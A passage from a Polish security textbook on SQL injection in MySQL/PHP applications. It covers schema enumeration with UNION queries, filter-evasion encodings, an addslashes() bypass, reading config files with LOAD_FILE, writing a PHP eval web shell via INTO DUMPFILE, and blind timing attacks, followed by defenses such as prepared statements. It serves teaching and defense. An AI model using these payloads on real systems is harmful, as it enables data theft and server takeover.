W celu poznania nazw wszystkich baz danych, do których uprawniony jest dany użytkownik, należy wydać spreparować zapytanie zawierające parametr `id` (z listingu 4.6) o wartości przedstawionej w listingu 4.9.

Listing 4.9. Wstrzyknięcie zapytania zwracającego listę dostępnych na serwerze baz danych

```
-1 UNION (SELECT null, null, (SELECT GROUP_CONCAT(SCHEMA_NAME) FROM  
INFORMATION_SCHEMA.SCHEMATA), null)
```

Źródło: opracowanie własne

Zapytanie to (listing 4.9) w trzeciej kolumnie w tabeli wyświetli listę baz danych, do których ma dostęp użytkownik. Funkcja `GROUP_CONCAT()` tworzy łańcuch znaków ze wszystkich wartości danego pola wieszca wyniku. Nazwy rozdzielone będą przecinkami (domyślne działanie funkcji `GROUP_CONCAT()`).

Znając nazwy baz danych można bez trudu pozyskać informacje opisujące tabele w konkretnych bazach oraz poszczególne kolumny w tych tabelach się znajdujące (listing 4.10). Atakujący pozyskać może także informację, czy użytkownik ma dane prawa – np. prawa zapisu plików na serwerze.

Listing 4.10. Wstrzyknięcie zapytania zwracającego listę dostępnych na serwerze baz danych


```
# Pobierz nazwy wszystkich dostępnych tabel w bazie test
SELECT GROUP_CONCAT(table_name) FROM INFORMATION_SCHEMA.TABLE WHERE
table_schema = 'test';

#pobierz nazwy kolumn tabeli users
SELECT GROUP_CONCAT(COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_NAME='users';

#pobierz globalne uprawnienia użytkownika
SELECT PRIVILEGE_TYPE FROM INFORMATION_SCHEMA.USER_PRIVILEGES;
```

Źródło: opracowanie własne

Baza danych INFORMATION_SCHEMA posiada jeszcze szereg innych tabel opisujących utworzoną strukturę bazodanową na najwyższym stopniu szczególności. Umożliwia to dokładne odwzorowanie pełnej struktury bazy danych i utworzenie jej lustrzanej kopii u atakującego, dzięki czemu może on planować dalszy atak bez budzenia podejrzeń administracji serwisu (np. na skutek przypadkowych zmian danych). Przykład wydobycia danych przedstawia rysunek 4.9.




Rys. 4.9. Przykład wydobycia informacji dostępnych tabelach

Źródło: opracowanie własne

Należy nadmienić również, że wydobycie danych z wirtualnej bazy INFORMATION_SCHEMA możliwe jest dla każdego zalogowanego użytkownika systemu bazy danych, co sprawia, że nie ma możliwości ograniczenia dostępu do niej, przez co zagrożenie nabiera charakteru uniwersalnego i występuje w każdej aplikacji wykorzystującej bazę danych MySQL. Inne systemy bazodanowe posiadają bardzo podobne mechanizmy metadanych.

Innym sposobem uzyskania informacji o strukturze bazy danych jest wywołanie błędu poprzez zatrucie parametru wejściowego znakiem specjalnym. Jeżeli programista nie wyłączył komunikatów błędów w wersji produkcyjnej oprogramowania spodziewać się można zbliżonego komunikatu jak na rysunku 4.10. Szerszy opis wycieku informacji znajduje się w rozdziale 3.



Rys. 4.10. Wyciek informacji o błędzie zdradzający szczegóły struktury bazy danych

Źródło: opracowanie własne

Operatory SQL i tożsamości semantyczne

Język SQL – tak jak każdy język programowania – stworzony jest według ścisłych zasad. Posiada on m.in. dobrze znane operatory logiczne, funkcje operacji na ciągach znaków, komentarze czy polecenia łącznia rekordów. Wszystkich tych elementów programiści SQL używają do tworzenia skomplikowanych zapytań. Niestety mogą być one również narzędziem hakerów, ponieważ wykorzystane w sposób niewłaściwy

umożliwiają manipulację oryginalnym zapytaniem. Tabela 4.8 przedstawia i opisuje najbardziej przydatne hakerom operatory w środowisku MySQL.

Tabela 4.8. Opis tabel zawierających metadane definiujące struktury danych w MySQL

Operator / Polecenie	Działanie
' "	Znaki reprezentujące literały – stosuje się je do wykrycia podatności na <i>SQL Injection</i> .
OR 1=1 'OR 1='1 "OR 1="1	Wyrażenie sprawia, że użyty w klauzuli WHERE warunek zawsze jest prawdziwy (pod warunkiem podatności na <i>SQL Injection</i>). Ma zastosowanie m.in. w atakach na niezabezpieczone panele logowania – ... WHERE LOGIN='admin' OR 1='1'...
AND 1=0 ' AND 1='0 " AND 1="0	Warunek sprawi, że wyrażenie WHERE zawsze będzie fałszywe.
EXIST_ID AND {expr} EXIST_ID' AND {expr} OR '	Wyświetli wynik, tylko jeżeli wyrażenie {expr} zdefiniowane przez atakującego będzie prawdziwe (przydatne w tzw. <i>ślepych atakach</i>). EXIST_ID musi być wartością istniejącą w tabeli.
UNION, UNION ALL	Powoduje stworzenie sumy zbiorów - przydatne przy projekcji danych na podanej stronie.
#, /*, --	Znaki komentarza umożliwiają zakończenie zapytania w dogodnym dla atakującego momencie.
%, _	Zastępuje odpowiednio: dowolną ilość znaków lub jeden znak.
LIKE '{wyr}' REGEXP '{wyr}'	Operatory umożliwiają wyszukanie danych na podstawie wzorca.
INSERT, UPDATE, DELETE, REPLACE, DROP, ALTER	Polecenia DML dają możliwość operacji na danych.

Źródło: opracowanie własne

Dla serwera bazy danych MySQL tę samą wartość zapisać można na kilka różnych sposobów – np. liczbę w różnych systemach: binarnym, ósemkowym, dziesiętnym czy szesnastkowym. Podobnemu zjawisku podlegają również literały. Możliwość zapisania tych samych danych na różne sposoby nazywa się **tożsamością semantyczną** (Well, 2008). Tabela 4.9 przedstawia sposób zapisu liczby dziesiętnej na kilka innych sposobów.

Tabela 4.9. Zapis liczby dziesiętnej w MySQL

Zapis	Znaczenie
111	Zapis w systemie dziesiętnym (liczba oryginalna)
0157	Zapis w systemie ósemkowym
110+1	Zapis jako wyrażenie matematyczne
MOD(111,112)	Zapis jako wyrażenie
REPEAT(1,3)	Zapis jako powtórzenie 3 razy liczby jeden
'111'	Zapis jako łańcuch znaków
CONCAT(1,1,1)	Złączenie 3 cyfr
0x6f+0, X'6f'+0	Zapis liczby szesnastkowo
0b1101111+0, b'1101111'+0	Zapis liczby binarnie

Źródło: (Well, 2008)

Aplikacje internetowe bronią się przed atakami *SQL Injection* poprzez walidację i filtrację danych wejściowych. Hakerzy idą jednak krok dalej i formułują wstrzyknięty kod tak, aby nie miał podejrzanej formy i nie budził "zastrzeżeń" aplikacji. Tabela 4.10 przedstawia przykłady obejścia popularne wśród niedoświadczonych programistów zabezpieczenia.

Przytoczone przykłady (tabela 4.10) pozwalają na życie znaków specjalnych w sposób niewidoczny dla interpretera języka skryptowego (np. PHP). Dzięki temu wprowadzane parametry przechodzą skutecznie przez źle zorganizowane mechanizmy ochronne. Przykład takiego niepoprawnego, aczkolwiek często stosowanego, zabezpieczenia przedstawiono na listingu 4.11.

Listing 4.11. Pozorne zabezpieczenie przez wstrzyknięciem kodu SQL

```
$param = addslashes($_GET['id']);  
$q = mysql_query("SELECT * FROM users WHERE id=$param");
```

Źródło: opracowanie własne

Kod przedstawiony w listingu 4.11 zabezpiecza przed SQL Injection w ograniczonym zakresie, a konkretnie przed możliwością wprowadzenia apostrofa i innych znaków specjalnych. By obejść to zabezpieczenie wystarczy użyć składni reprezentującej łańcuch znaków w postaci szesnastkowej – tak jak na listingu 4.12.

Tabela 4.10. Praktyczne tożsamości semantyczne

Wyrażenie	Działanie
<code>/**/</code>	Zastępuje parserowi znak biały jak spacja. Przydane, kiedy np. wyszukiwarka dzieli frazę na pojedyncze słowa, a podstawie których buduje zapytania celem optymalizacji SQL.
<code>'OR'1'='1</code>	Jak wyżej - apostrofy można pisać bezpośrednio po operatorach.
Znak nowej linii, tabulacja, powrót karetki	Jak wyżej - znaki białe zastępują parserowi spacje.
<code>CONCAT(expr1, expr2)</code>	Łączy w wyrażenia <code>expr1</code> i <code>expr2</code> w jedno, które może znajdować się na czarnej liście.
<code>CHAR(39)</code>	Funkcja zwraca apostrof (<code>'</code>), ale wyrażenie nie jest rozpoznawane przez walidator.
<code>0x27, X'27'</code>	J/w, zapis szesnastkowy
<code>0b100111, b'100111'</code>	J/w, zapis binarny
<code>0x2F6574632F706173737764</code>	Zapisany szesnastkowo ciąg znaków: <code>/etc/passwd</code> odpowiadający systemowemu plikowi użytkowników w systemach UNIX.
<code>&#x31;&#x20;&#x55;&#x4E;&#x49;&#x4F;&#x4E;&#x20;&#x53;&#x45;&#x4C;&#x45;&#x43;&#x54;&#x20;&#x41;&#x4C;&#x20;&#x46;&#x52;&#x4F;&#x4D;&#x20;&#x57;&#x48;&#x45;&#x52;&#x45;</code>	Zapis kodu wstrzyknięcia w postaci szesnastkowej w URI
<code>MSBVTk1PTiBTRUxFQ1QgQUxMI EZST00gV0hFUkU=</code>	Zapis kodu wstrzyknięcia zakodowany w formacie BASE64
<code>&#49&#32&#85&#78&#73&#79&#78&#32&#83&#69&#76&#69&#67&#84&#32&#65&#76&#76&#32&#70&#82&#79&#77&#32&#87&#72&#69&#82&#6</code>	Zapis kodu wstrzyknięcia w postaci dziesiętnej

Źródło: (Well, 2008)

Przytoczony przykład (listing 4.12) pobierze z bazy danych wszystkie dane użytkownika posiadającego sprecyzowany email. Wrażenie `ID=-1` jest zawsze fałszywe więc operator `OR` w połączeniu z warunkiem wyszukania adresu email wskazuje serwerowi bazy danych czyje dane chce się wydobyć. Użycie funkcji `addslashes()` nie przyniosło żadnego efektu, ponieważ nie odnalazła znaków


specjalnych które mogłaby przekształcić. Wszystkie znaki przekazane w parametrze wejścia były dozwolone i umożliwiły obejście pozornie poprawnego zabezpieczenia.

Listing 4.12. Obejście zabezpieczenia funkcji ucieczki `addslashes()`

```
# email ofiary - admin@server.pl
HEX("admin@server.pl") = 0x61646D696E407365727665722E706C ;
# wartość parametru id
$_GET['id'] = "-1 OR
    user_email=0x61646D696E407365727665722E706C"
# przejście przez funkcję addslashes() nie przynosi efektów:
SELECT * FROM users WHERE user_id=-1 OR user_email=
    0x61646D696E407365727665722E706C
```

Źródło: opracowanie własne

Przykład wykorzystania tożsamości semantycznej do ataku na serwery firmy IBM przedstawia rysunek 4.11.



Rys. 4.11. Przykład zastosowania tożsamości semantycznej w celu użycia nazwy pliku bez apostrofów – atak bułgarskiego hakera na serwery IBM

Źródło: <http://niebezpiecznik.pl/post/ibm-pokonany-przez-sql-injection/>

Operacje na plikach w SQL

Serwer MySQL poza standardowymi poleceniami języka SQL obsługuje także gamę innych charakterystycznych dla swojego środowiska komend. Z punktu widzenia

bezpieczeństwa wyróżnić można pewne polecenia mogące dokonywać operacji na systemie plików serwer. W myśl twórców MySQL są to polecenia mające ułatwić transfer informacji między system plików a bazą danych. Umożliwiają one m.in. zapis wierszy wyniku do zewnętrznego pliku, by potem móc dokonywać dalszych operacji posługując się wcześniej wydobytymi danymi. Dostęp do systemu plików pozwala też na załadowanie do pola tabeli pliku (np. zdjęcia lub długiego tekstu). Tabela 4.11. przedstawia zestawienie funkcji dostępu do plików w MySQL.

Tabela 4.11. Składnia poleceń i funkcji umożliwiających dostęp do plików w MySQL

Składnia	Operacja	Opis
<code>LOAD_FILE(nazwa)</code>	Odczyt	Funkcja zwracająca łańcuch znaków reprezentujący zawartość pliku podanego w argumencie <i>nazwa</i> .
<code>LOAD DATA INFILE nazwa INTO TABLE tabela</code>	Odczyt	Wyrażenie powodujące załadowanie danych z pliku <i>nazwa</i> do wskazanej dane tabeli <i>tabela</i> . Kompatybilne z <code>OUTFILE</code> .
<code>SELECT ... INTO DUMPFILE nazwa</code>	Zapis	Wyrażenie zapisuje wartość z pierwszej komórki tabeli wyników (pierwszy wiersz, pierwsza kolumna) do pliku <i>nazwa</i> .
<code>SELECT ... INTO OUTFILE nazwa</code>	Zapis	Wyrażenie zapisuje wszystkie dane tabeli wyniku do pliku wyjściowego <i>nazwa</i> . Kompatybilne z <code>INFILE</code> .

Źródło: opracowanie własne

Operacje na plikach odbywają się na prawach dostępu użytkownika będącego właścicielem demona MySQL. Aby móc dokonywać operacji na plikach, użytkownik bazy danych musi spełnić następujące warunki:

- 1) zalogować się do serwera bazy danych,
- 2) uzyskać uprawnienie globalne `file_priv` pozwalające na dokonywanie operacji na plikach,
- 3) wybrać lokalizację plików, do której uprawniony jest użytkownik systemowy będący właścicielem demona MySQL;
- 4) w przypadku użycia dyrektywy `secure-file-priv` operacje na plikach ograniczone są do przypisanego do niej katalogu.

Zastosowanie procedur zapisu i odczytu plików daje atakującemu bardzo wiele

możliwości przejęcia kontroli nad system informatycznym lub pozyskania danych pierwotnie niedostępnych. Agresor może użyć opisywanych operacji w celu odczytu plików źródłowych, do których dostępu broni parser języka skryptowego PHP (lub inny). Instrukcja z listingu 4.13 spowoduje zapis przykładowego pliku konfiguracyjnego z hasłami bazy danych do ogólnodostępnego pliku z znajdującego się w katalogu publicznym serwera:

Listing 4.13. Funkcje operacji na plikach jako proxy dostępu do źródeł

```
SELECT LOAD_FILE('/home/www_account/system/config/mysql.php') INTO
DUMPFILE '/home/www_account/public_html/config.txt'
```

Źródło: (Ławicki, 2010)

Przykład z listingu 4.13 ma szczególne znaczenie, kiedy podstrona podatna na wstrzyknięcia SQL nie służy projekcji danych i nie ma możliwości ich wyświetlenia w zawartości odpowiedzi serwera HTTP. W przeciwnym wypadku do wyświetlenia zawartości pliku źródłowego wystarczy użyć operatora `UNION ALL` tworzącego sumę zbiorów wierszy wyniku (listing 4.14).

Listing 4.14. Dodanie pliku źródłowego do wiersza wyników

```
# wartość -1 parametru id oznacza, że pierwotny warunek zawsze
# będzie fałszywy, przez co w odpowiedzi znajdzie się jedynie
# interesujący agresora rekord
$_GET['id'] = "-1 UNION ALL SELECT null, null, (SELECT
LOAD_FILE('/home/www_account/system/config/mysql.php')), null"
# przejście przez funkcję addslashes nie przynosi efektów:
SELECT * FROM users WHERE user_id=-1 UNION ALL SELECT null, null,
(SELECT LOAD_FILE('/home/www_account/system/config/mysql.php')), null
```

Źródło: opracowanie własne

Oczywiście zamiast funkcji `LOAD_FILE()` atakujący posłużyć się może literałem zawierającym kod wykonywalny, który zostanie zapisany do pliku wykonywalnego `*.php`. Tak przygotowana komenda pozwoli na wykonanie dowolnego kodu przekazanego w parametrze `GET` o nazwie `c`, co równoznaczne jest z kontrolą aplikacji. Listing 4.15 przedstawia przykład zastosowania takiego zapytania.

Listing 4.15. Zapis pliku wykonywalnego przez serwer bazy danych

```
SELECT '<? eval($_GET["c"]);?>' INTO DUMPFILE  
'/home/www_account/public_html/eval.php'
```

Źródło: opracowanie własne

Nie ulega wątpliwości, że ten rodzaj ataków *SQL Injection* jest szczególnie groźny i może doprowadzić nie tylko do przejęcia kontroli nad aplikacją internetową, ale i całym systemem informatycznym na skutek możliwości zapisu dowolnego pliku.

Blind Injection

Terminu **ślepe wstrzyknięcie** (ang. *Blind Injection*) używa się wówczas, gdy podatna na atak witryna nie może wygenerować danych, które požądane są przez atakującego. Najczęściej używa się jej w serwisach, które wyłączone mają komunikaty błędów, nie oferują projekcji danych w kodzie wynikowym lub na skutek zawłości semantycznej nie da się spreparować skutecznie kodu wstrzyknięcia. Mówiąc innymi słowy agresor jest w stanie wykonać własny kod SQL, lecz zbiór wartości jego wyniku ogranicza się do logicznego PRAWDA/FALSZ. Taki rodzaj ataku można opisać jako funkcję zamieniającą kod SQL przekazany w parametrze do aplikacji na dane ze zbioru {1, 0}, które można odczytać na podstawie zachowania testowanej strony:

- jeżeli warunek jest prawdziwy, strona przybierze "normalną" postać, a w przeciwnym wypadku nie zwróci żadnych wyników,
- strona załaduje się z normalną szybkością w przypadku fałszywości zapytania lub czas jej ładowania będzie kilkakrotnie dłuższy w razie sukcesu (tą kolejność wymusza optymalizacja pod kątem opóźnień).

W pierwszym przypadku zastosować można operatory logiczne `OR` lub `AND`, a w drugim tzw. **funkcje benchmarkowe**, stosowane do testów wydajności. W omawianej technice *Blind Injeciton*, funkcje benchmarkowe mają za zadanie wykonać bardzo dużą ilość razy dowolne polecenie celem opóźnienia odpowiedzi serwera MySQL, co przeniesie się na czas odpowiedzi zwróconej przez serwer HTTP.

W związku z tym, że zbiór odpowiedzi ograniczony jest do 2 wartości, pytanie przekazywane w kodzie SQL powinien no mieć binarną odpowiedź. Pytanie brzmi,

jakie dane można uzyskać zadając pytanie, na które odpowiedź to TAK lub NIE (tzw. pytanie zamknięte)? Odpowiedź jest prosta: dowolne. Tabela 4.12 ukazuje przykłady wydobycia danych różnego rodzaju za pomocą odpowiednio zadawanych pytań.

Tabela 4.12. Sposoby pozyskania danych przez pytania zamknięte

Pytanie otwarte	Pytanie zamknięte (odpowieź: tak/nie)	Typ danych
Jaka jest płeć?	Czy płeć to mężczyzna? TAK: @Płeć=Mężczyzna NIE: @Płeć=Kobieta	Logiczne
Ile masz lat?	Krok 1: @i =0; Krok 2: Czy masz @i lat? TAK: wiek = @i NIE: @i=@i+1 Powrót do kroku 2	Liczba
Jak masz na imię?	Krok 1: @i =0; Krok 2: Czy twoje imię ma @i znak? TAK: @długość=@i NIE: @i = @i+1 powrót do kroku 2; Krok 3: @i = 1; Krok 4: czy @i>@długość? TAK: znaleziono imię NIE: Czy litera na pozycji @i to A? TAK: imię[@i] = A NIE: Czy litera na pozycji @i to B? TAK: imię[@i] = B NIE: Czy litera na pozycji @i to C? TAK: imię[@i] = C @i = @i+1; powrót do kroku 4.	Znak / Ciąg znaków

Źródło: opracowanie własne

Wszystkie tego typu zapytania można zapisać za pomocą operatorów i funkcji MySQL. W celu automatyzacji procesu można się posłużyć dowolnym językiem programowania umożliwiającym wysłanie i odbiór żądań HTTP(S).

Funkcje *benchmarkowe* SQL mogą być wykorzystane do automatyzacji wykrywania poprawności wykonania lub nie zapytania. Listing 4.16 zawiera instrukcję w skrypcie, która spowoduje że czar odpowiedzi serwera w przypadku poprawnego wykonania zapytania sprawdzającego czas odpowiedzi serwera będzie dłuższy niż w przypadku niepoprawnego. Badając czas, można zatem łatwo odfiltrować zapytania poprawne.

Listing 4.16. Użycie funkcji *benchmarkowej* w instrukcji *IF*

```
IF({testowane_zapytanie}, BENCHMARK(1000000000,TRUE), 1);
```

Źródło: opracowanie własne

Techniki ślepego wstrzyknięcia SQL są skuteczne, lecz czasochłonne, ponieważ na każdy bit informacji przypada jedno zapytanie. Możliwe jest zastosowanie dobrze znanych technik optymalizacyjnych w celu przyspieszenia *Blind Injection*. Są to:

- Metoda bisekcji - sprawdza się w poszukiwaniu liczb. Jeżeli z góry znana jest długość pola typu numerycznego np. `INT(10)`, znany jest górny i dolny przedział wartości, na podstawie którego można wyliczyć podział bisekcji. Technika jest skuteczna również w przypadku ułamków (wartości za i po przecinku należy rozpatrywać oddzielnie) oraz poszukiwania znaków w systemie ASCII (kod znaku traktowany jest jako poszukiwana liczba w zbiorze wartości kodów ASCII).
- Porównanie w oparciu o słownik – jeżeli znany jest użyty zestaw znaków – np. znaki, reprezentujące nazwę ulic w Polsce: A-Z,Ż,Ż,Ć,Ń,A,Ś,Ł,Ó,E,(spacja),-, a na sumy kontrolne MD5 składają się znaki: 0-9a-f.

Należy zwrócić uwagę na fakt, że technikę *Blind Injection* można zastosować w miejscach, które pozornie są dla hakera mało atrakcyjne – np. w skrypcie odpowiedzialnym za zabieranie informacji statystycznych (typowy magazyn pochłaniający). Taki komponent przyjmuje jako argument różne dane, ale nie zwraca żadnej informacji, więc na pierwszy rzut oka może nie posłużyć wydobyciu żadnych informacji. Ślepe ataki SQL udowadniają, że jest niestety inaczej.

Przykład udanego ataku *Blind Injection* przedstawia rysunek 4.12.



Rys. 4.12. Witryna podatna na wykonanie ataku Blind Injection

Źródło: opracowanie własne

Ochrona przed atakami SQL Injection

Wszystkie przedstawione techniki ataku z rodziny SQL Injection podlegają uniwersalnym technikom obrony polegającym na skrupulatnym filtrowaniu i walidowaniu danych wejściowych aplikacji. Procesy te mogą odbywać się na różnych warstwach stosu technologicznego (zabezpieczenie programowe):

- poziom serwera HTTP,
- poziom aplikacji,
- poziom serwera bazy danych.

Istnieją także zabezpieczenia sprzętowe typu IPS (ang. *Intrusion Prevention System*) w postaci dedykowanych urządzeń filtrujących ruch sieciowy na podstawie obecności wrogich parametrów (takich jak wyrażenia testujące podatność na wstrzyknięcia SQL).

W przypadku chęci skorzystania z zabezpieczenia na poziomie serwera HTTP z pomocą przychodzi moduł `mod_security` dedykowany dla serwera Apache. Zasada działania tego komponentu została opisana w rozdziale 2 i polega na

odrzucając żądań zawierających podejrzaną parametry oraz blokowaniu transmisji danych wynikowych na podstawie wzorca (np. komunikatu błędu bazy danych). Taki rodzaj zabezpieczeń wykorzystuje mechanizm czarnej listy, dlatego też odradza się przyjmowanie go za czynnik gwarantujący bezpieczeństwo. Z uwagi na opisane tożsamości semantyczne nie sposób jest przygotować czarnej listy zawierającej wszystkie możliwe wyrażenia reprezentujące wrogiego kod. Z drugiej zaś strony ochrona na poziomie serwera HTTP może okazać się krytyczna w momencie, kiedy zabezpieczenia na innych poziomach zostaną przełamane (np. blokada wysłania komunikatu błędu). Zabezpieczenie to leży w gestii administratora serwera HTTP i wymaga dostępności odpowiednich modułów serwera HTTP.

Drugim i najbardziej istotnym poziomem ochrony jest sam kod źródłowy aplikacji internetowej, o którego poprawność winni zadbać programiści. Rzeczywistość pokazuje jednak, że większość ataków SQL Injection nawet na duże korporacyjne serwisy i portale spowodowana jest lukami właśnie na poziomie kodu aplikacji. Podobnie jak w przypadku obrony przed atakami typu XSS, podstawowym zabezpieczeniem w przypadku wstrzyknięcia kodu SQL jest skrupulatna walidacja i filtracja wszystkich punktów wejścia aplikacji, które w jakikolwiek sposób narażone są na kontakt z bazą danych (np. WHERE, ORDER BY, HAVING, SET itp.). Pierwszym z etapów to kontrola długości wprowadzanych danych i ich ewentualne przycięcie ze znaków białych na początku i końcu. Następnie do wyboru jest jedna z dwóch metod zabezpieczenia znaków specjalnych:

- użycie funkcji ucieczki (ang. *Escape*),
- użycie uprzednio przygotowanej składni (ang. *Prepared Statement*) i separacja danych od zapytania,
- użycie procedur składowanych w bazie danych.

W pierwszym przypadku zagrożenie jest szczególnie duże, ponieważ wielu programistów stosuje popularną w PHP funkcję `addslashes()`, która dla środowiska MySQL działa akurat właściwie, lecz w innych systemach bazodanowych wprowadza poważną lukę bezpieczeństwa. Funkcja ta zgodnie z opisem poprzedzi odwróconym ukośnikiem (`\`) następujące znaki: `'`, `"`, `\`, `$`, `\x0(NULL)` (Allen, 2002). W przypadku innych serwerów baz danych, pożądany format danych wejściowych jest całkiem inny. Należy

zawsze korzystać z kontekstowych funkcji ucieczki w zależności od środowiska bazodanowego. Tabela 4.13 przedstawia, różne funkcje ucieczki w zależności od typu środowiska (serwera i dostępu).

Tabela 4.13. Różne przykłady funkcji ucieczki w zależności od środowiska

Środowisko	Funkcja/metoda w PHP	to 'apostrofy'
PDO	<code>PDO::quote()</code>	(w zależności od SZBD)
MySQL	<code>mysql_real_escape_string()</code>	to <code>\'apostrofy\'</code>
MySQLi	<code>mysqli_real_escape_string()</code>	to <code>\'apostrofy\'</code>
Oracle	brak - użyć <code>str_replace()</code>	<code>\'apostrofy\'</code>
SQLite	<code>sqlite_escape_sting</code>	<code>\'apostrofy\'</code>
MSSQL	brak - użyć <code>str_replace()</code>	<code>\'apostrofy\'</code>
PostgreSQL	<code>pg_escape_string</code>	<code>\'apostrofy\'</code>

Źródło: (Kotowicz, 2010)

Niestety nawet kontekstowa funkcja ucieczki nie rozwiązuje problemu w sposób uniwersalny. Sprawdza się ona w większości standardów kodowania, lecz nie we wszystkich. Podatne są azjatyckie systemy kodowania takie jak: GBK, EUC-KR czy SJIS. Problem polega na tym, że systemy te zezwalają na wystąpienie znaku `\` w 2, 3, 4 itd. pozycji w wielobajcie. Parser PHP błędnie interpretuje takie kodowanie umożliwiając dokonanie wstrzyknięcia wrogiego kodu. Na szczęście w europejskich systemach kodowania oraz w najpopularniejszym UTF-8 kontekstowe funkcje ucieczki działają poprawnie.

Druga z metod (rekomendowana przez twórców języka PHP), polega na oddzieleniu zapytania SQL od danych użytkownika, a proces ich połączenia realizuje automatycznie we własnym zakresie eliminując tym samym możliwość ludzkiej pomyłki w implementacji. Przykłady zastosowań przedstawia listing 4.17.

Listing 4.17. Użycie Prepared Statement jako ochrony przed SQL Injection

```
# użycie w Zend Framework - warstwa abstrakcji
$select = $db->select();
$select->from("registry")->where("value > ?", $_GET['value']);
$data = $db->fetchAll($select);

# użycie w CodeIgniter - warstwa abstrakcji
$this->db->select("$nazwapola");
$this->db->from('firm');
$this->db->where('NR_FIRM', $this->session->userdata('gracz_nr'));
$this->db->limit($limit, $start);

$query = $this->db->get();
$result=$query->result();
```

Źródło: opracowanie własne

Ostatni – programowy – sposób obrony przed *SQL Injection* polega na stosowaniu procedur składowanych zapisywanych w bazie danych. Zamiast użycia tradycyjnych zapytań w kodzie aplikacji wszystkie polecenia SQL przetrzymywane są jako obiekt bazy danych. Rozwiązanie takie polega na przeniesieniu części logiki biznesowej aplikacji na serwer bazy danych. Procedury składowane przyjmują trzy rodzaje parametrów, które służą przekazywaniu informacji:

- IN - parametr wejściowy – procedura tylko odczytuje jego wartość,
- OUT - parametr wyjściowy – procedura zapisuje do niego dane,
- INOUT - parametr mieszany – procedura może zapisać i odczytać jego wartość.

Wszystkie parametry przekazywane do procedur podlegają ścisłej kontroli typów zgodnej ze środowiskiem bazy danych. W przypadku MySQL jest to np. INT, VARCHAR, TEXT, DATE. W przypadku przekazania do bazy danych nieprawidłowego typu zostanie wygenerowany błąd. Prawidłowo zaimplementowane procedury składowane używają parametrów wejściowych jak zmiennych w kodzie SQL. Oznacza to, że nie ma możliwości dokonania wstrzyknięcia kodu przez parametr wejściowy. Przykład takiej procedury przedstawia listing 4.18.

Poprawnie zaimplementowane procedury składowane są bardzo skuteczną metodą obrony przed wstrzyknięciami kodu SQL, lecz charakteryzuje je pracochłonny proces przygotowania. Dodatkowo, w zależności od serwera bazy danych, możliwe jest ścisłe kontrolowanie praw dostępu do procedury, co dodatkowo zwiększa

bezpieczeństwo. Opierając wszystkie operacje SQL na procedurach składowanych, programiści niwelują konieczność operacji DML w kodzie aplikacji, przez co można je całkowicie wyłączyć i zezwolić jedynie na użycie procedur składowanych. Wadą takiego rozwiązania jest szczątkowe wsparcie frameworków tej metody i fakt, że źle zaimplementowane stanowią dodatkowe źródło zagrożenia.
